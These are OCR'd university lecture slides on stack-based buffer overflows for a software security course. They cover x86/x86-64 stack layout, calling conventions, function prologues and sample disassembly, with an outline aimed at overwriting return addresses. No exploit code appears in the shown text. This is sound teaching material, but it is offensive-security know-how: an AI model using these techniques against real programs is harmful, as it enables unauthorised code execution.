# NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

# Buffer Overflow

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Brief history of buffer overflow
    b. Information C function needs to run
    c. C calling conventions (x86, x86-64)
    d. Overflow local variables
    e. Overflow RET address to execute a function
    f. Overflow RET and more to execute a function with parameters


# Stack-based Buffer Overflow

# Objectives

1. Understand how stack works in Linux x86/64
2. Identify a buffer overflow in a program
3. Exploit a buffer overflow vulnerability

# An Extremely Brief History of Buffer Overflow

The Morris worm (November 9, 1988), was one of the first computer worms distributed via the Internet, and the first to gain significant mainstream media attention. Morris worn used buffer overflow as one of its attack techniques.



.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org
bring you

XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Smashing The Stack For Fun And Profit
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

by Aleph One
aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Introduction
~~~~~~~~~~~~

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.

Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gdb are very helpful but not necessary. We also assume we are working with an Intel x86 CPU, and that the operating system is Linux.

1996-11-08
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# 2025 CWE Top 25 Most Dangerous Software Weaknesses



1. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
   CWE-79 | CVEs in KEV: 7 | Rank Last Year: 1
2. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
   CWE-89 | CVEs in KEV: 4 | Rank Last Year: 3 (up 1) ▲
3. Cross-Site Request Forgery (CSRF)
   CWE-352 | CVEs in KEV: 0 | Rank Last Year: 4 (up 1) ▲
4. Missing Authorization
   CWE-862 | CVEs in KEV: 0 | Rank Last Year: 9 (up 5) ▲
5. Out-of-bounds Write
   CWE-787 | CVEs in KEV: 12 | Rank Last Year: 2 (down 3) ▼
6. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
   CWE-22 | CVEs in KEV: 10 | Rank Last Year: 5 (down 1) ▼
7. Use After Free
   CWE-416 | CVEs in KEV: 14 | Rank Last Year: 8 (up 1) ▲
8. Out-of-bounds Read
   CWE-125 | CVEs in KEV: 3 | Rank Last Year: 6 (down 2) ▼
9. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection
   CWE-78 | CVEs in KEV: 20 | Rank Last Year: 7 (down 2) ▼
10. Improper Control of Generation of Code ('Code Injection')
    CWE-94 | CVEs in KEV: 7 | Rank Last Year: 11 (up 1) ▲
11. Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
    CWE-120 | CVEs in KEV: 0 | Rank Last Year: N/A
12. Unrestricted Upload of File with Dangerous Type
    CWE-434 | CVEs in KEV: 4 | Rank Last Year: 10 (down 2) ▼
13. NULL Pointer Dereference
    CWE-476 | CVEs in KEV: 0 | Rank Last Year: 21 (up 8) ▲
14. Stack-based Buffer Overflow
    CWE-121 | CVEs in KEV: 4 | Rank Last Year: N/A
15. Deserialization of Untrusted Data
    CWE-502 | CVEs in KEV: 11 | Rank Last Year: 16 (up 1) ▲
16. Heap-based Buffer Overflow
    CWE-122 | CVEs in KEV: 6 | Rank Last Year: N/A
17. Incorrect Authorization
    CWE-863 | CVEs in KEV: 4 | Rank Last Year: 18 (up 1) ▲
18. Improper Input Validation
    CWE-20 | CVEs in KEV: 2 | Rank Last Year: 12 (down 6) ▼
19. Improper Access Control
    CWE-284 | CVEs in KEV: 1 | Rank Last Year: N/A
20. Exposure of Sensitive Information to an Unauthorized Actor
    CWE-200 | CVEs in KEV: 1 | Rank Last Year: 17 (down 3) ▼
21. Missing Authentication for Critical Function
    CWE-306 | CVEs in KEV: 11 | Rank Last Year: 25 (up 4) ▲
22. Server-Side Request Forgery (SSRF)
    CWE-918 | CVEs in KEV: 0 | Rank Last Year: 19 (down 3) ▼
23. Improper Neutralization of Special Elements used in a Command ('Command Injection')
    CWE-77 | CVEs in KEV: 2 | Rank Last Year: 13 (down 10) ▼
24. Authorization Bypass Through User-Controlled Key
    CWE-639 | CVEs in KEV: 0 | Rank Last Year: 30 (up 6) ▲
25. Allocation of Resources Without Limits or Throttling
    CWE-770 | CVEs in KEV: 0 | Rank Last Year: 26 (up 1) ▲

# C/C++ Function in x86

What information do we need to call a function at runtime? Where are they stored?

- Code
- Parameters
- Return value
- Global variables
- Local variables
- Temporary variables
- Return address
- *Function frame pointer*
- *Previous function Frame pointer*

# Global and Local Variables in C/C++

Variables that are declared inside a function or block are called **local variables**. They can be used only by statements that are inside that function or block of code. Local variables are not known to functions outside their own.

**Global variables** are defined outside a function. Global variables hold their values throughout the lifetime of your program and they can be accessed inside any of the functions defined for the program.

In the definition of function parameters which are called **formal parameters**. Formal parameters are similar to local variables.

# Global and Local Variables (misc/globallocalv)

```
char g_i[] = "I am an initialized global variable\n";
char* g_u;

int func(int p)
{
  int l_i = 10;
  int l_u;

  printf("l_i in func() is at %p\n", &l_i);
  printf("l_u in func() is at %p\n", &l_u);
  printf("p in func() is at %p\n", &p);
  return 0;
}
```


```
int main(int argc, char *argv[])
{
  int l_i = 10;
  int l_u;

  printf("g_i is at %p\n", &g_i);
  printf("g_u is at %p\n", &g_u);

  printf("l_i in main() is at %p\n", &l_i);
  printf("l_u in main() is at %p\n", &l_u);

  func(10);
}
```

Tools: readelf; nm

# Global and Local Variables (misc/globallocalv 32bit)

```
ziming@ziming-ThinkPad:~/Dropbox/my
g_i is at 0x56558020
g_u is at 0x5655804c
l_i in main() is at 0xfff7c6d4
l_u in main() is at 0xfff7c6d8
l_i in func() is at 0xfff7c6a4
l_u in func() is at 0xfff7c6a8
p in func() is at 0xfff7c6c0
```

# Global and Local Variables (misc/globallocalv 64bit)



# C/C++ Function in x86/64

What information do we need to call a function at runtime? Where are they stored?

- Code [.text]
- Parameters [mainly stack (32bit); registers + stack (64bit)]
- Return value [eax, rax]
- Global variables [.bss, .data]
- Local variables [stack; registers]
- Temporary variables [stack; registers]
- Return address [stack]
- Function frame pointer [ebp, rbp]
- Previous function Frame pointer [stack]

# Stack

Stack is essentially scratch memory for functions

- Used in MIPS, ARM, x86, and x86-64 processors

Starts at high memory addresses, and grows down

Functions are free to push registers or values onto the stack, or pop values from the stack into registers


The assembly language supports this on x86

- **esp/rsp** holds the address of the top of the stack
- push eax/rax 1) decrements the stack pointer (esp/rsp) then 2) stores the value in eax/rax to the location pointed to by the stack pointer
- pop eax/rax 1) stores the value at the location pointed to by the stack pointer into eax/rax, then 2) increments the stack pointer (esp/rsp)

# x86/64 Instructions that affect Stack


push, pop, call, ret, enter, leave

# x86/64 Instructions that affect Stack




# x86/64 Instructions that affect Stack

Before:





**pop eax/rax**

After: eax/rax = X




# x86/64 Instructions that affect Stack




# x86/64 Instructions that affect Stack

Before:




**ret**

After: eip = X





The RET instruction pops the top of the stack to EIP, so the CPU continues to execute from there

You can consider the RET instruction as a special POP instruction. POP moves whatever ESP points to to the POP operand and increments ESP. In RET, the operand (destination register) is hardcoded to RIP.

# x86/64 Instructions that affect Stack

```
push ebp
mov ebp, esp
sub esp, #imm
```


**enter**




# x86/64 Instructions that affect Stack

```
mov esp, ebp
pop ebp
```

**leave**



# Function Frame

Functions would like to use the stack to allocate space for their local variables. Can we use the stack pointer (esp/rsp) for this?

- Yes, however stack pointer can change throughout program execution

Frame pointer points to the start of the function's frame on the stack

- Each local variable will be (different) **offsets** of the frame pointer
- In x86/64, frame pointer is called the base pointer, and is stored in **ebp/rbp**

# Function Frame

A function’s Stack Frame
- Starts with **where ebp/rbp points to**
- Ends with **where esp/rsp points to**

# Calling Convention
# Part of Application Binary Interface (ABI)

Information, such as parameters, must be stored on the stack in order to call the function. Who should store that information? Caller? Callee?

Thus, we need to define a convention of who pushes/stores what values on the stack to call a function

- Varies based on processor, operating system, compiler, or type of call

# x86 (32 bit) Linux Calling Convention (cdecl)

Caller (in this order)

- Pushes arguments onto the stack (in right to left order)
- Execute the **call** instruction (pushes address of instruction after call, then moves dest to **eip**)

Callee

- Pushes previous frame pointer onto stack (ebp)
- Setup new frame pointer (mov ebp, esp)
- Creates space on stack for local variables (sub esp, #imm)
- Ensures that stack is consistent on return
- Return value in **eax** register

# Callee Allocate a stack (Function prologue)

Three instructions:

**push ebp**; (Pushes previous frame pointer onto stack)
**mov ebp, esp**; (change the base pointer to the stack)
**sub esp, 10**; (allocating a local stack space)

# Callee Deallocate a stack (Function epilogue)

```
mov esp, ebp
pop ebp
ret
```

# Global and Local Variables (misc/globallocalv)

```
int func(int p)
{
  int l_i = 10;
  int l_u;

  printf("l_i in func() is at %p\n", &l_i);
  printf("l_u in func() is at %p\n", &l_u);
  printf("p in func() is at %p\n", &p);
  return 0;
}
```


Function main()

```
657:   83 ec 0c             sub    esp,0xc
 65a:   6a 0a               push   0xa
 65c:   e8 3c ff ff ff      call   59d <func>
 661:   83 c4 10            add    esp,0x10
```

Function func()

```
59d:   55                  push   ebp
59e:   89 e5               mov    ebp,esp
5a0:   83 ec 18            sub    esp,0x18
5a3:   c7 45 f4 0a 00 00 00    mov    DWORD PTR [ebp-0xc],0xa
5aa:   83 ec 08            sub    esp,0x8
5ad:   8d 45 f4            lea    eax,[ebp-0xc]
5b0:   50                  push   eax
5b1:   68 00 07 00 00      push   0x700
5b6:   e8 fc ff ff ff      call   5b7 <func+0x1a>
5bb:   83 c4 10            add    esp,0x10
5be:   83 ec 08            sub    esp,0x8
5c1:   8d 45 f0            lea    eax,[ebp-0x10]
5c4:   50                  push   eax
5c5:   68 18 07 00 00      push   0x718
5ca:   e8 fc ff ff ff      call   5cb <func+0x2e>
5cf:   83 c4 10            add    esp,0x10
5d2:   83 ec 08            sub    esp,0x8
5d5:   8d 45 08            lea    eax,[ebp+0x8]
5d8:   50                  push   eax
5d9:   68 30 07 00 00      push   0x730
5de:   e8 fc ff ff ff      call   5df <func+0x42>
5e3:   83 c4 10            add    esp,0x10
5e6:   b8 00 00 00 00      mov    eax,0x0
5eb:   c9                  leave
5ec:   c3                  ret
```

# Draw the stack (x86 cdecl)



# x86 Stack Usage (32bit)

- Negative indexing over ebp

```
mov eax, [ebp-0x8]
lea eax, [ebp-24]
```

- Positive indexing over ebp

```
mov eax, [ebp+8]
mov eax, [ebp+0xc]
```

- Positive indexing over esp

# x86 Stack Usage (32bit)

- Accesses local variables (negative indexing over ebp)

mov eax, [ebp-0x8]  value at ebp-0x8
lea eax, [ebp-24]  address as ebp-0x24

- Stores function arguments from caller (positive indexing over ebp)

mov eax, [ebp+8]  1st arg
mov eax, [ebp+0xc]  2nd arg

- Positive indexing over esp

Function arguments to callee

# Stack example: misc/factorial

```
int fact(int n)
{
  printf("---In fact(%d)\n", n);
  printf("&n is %p\n", &n);

  if (n <= 1)
    return 1;

  return fact(n-1) * n;
}
```

```
int main(int argc, char *argv[])
{
  if (argc != 2)
  {
    printf("Usage: fact integer\n");
    return 0;
  }

  printf("The factorial of %d is %d\n.",
atoi(argv[1]), fact(atoi(argv[1])));
}
```

objdump -d -M intel ./misc_factorial_32

# Stack example: misc/fiveParameters_32

```
int func(int a, int b, int c, int d, int e)
{
  return a + b + c + d + e;
}

int main(int argc, char *argv[])
{
  func(1, 2, 3, 4, 5);
}
```

X86 disassembly

# globallocalv_fast_32

fastcall

On x86-32 targets, the fastcall attribute causes the compiler to pass the first argument (if of integral type) in the register ECX and the second argument (if of integral type) in the register EDX. Subsequent and other typed arguments are passed on the stack. The called function pops the arguments off the stack. If the number of arguments is variable all arguments are pushed on the stack.

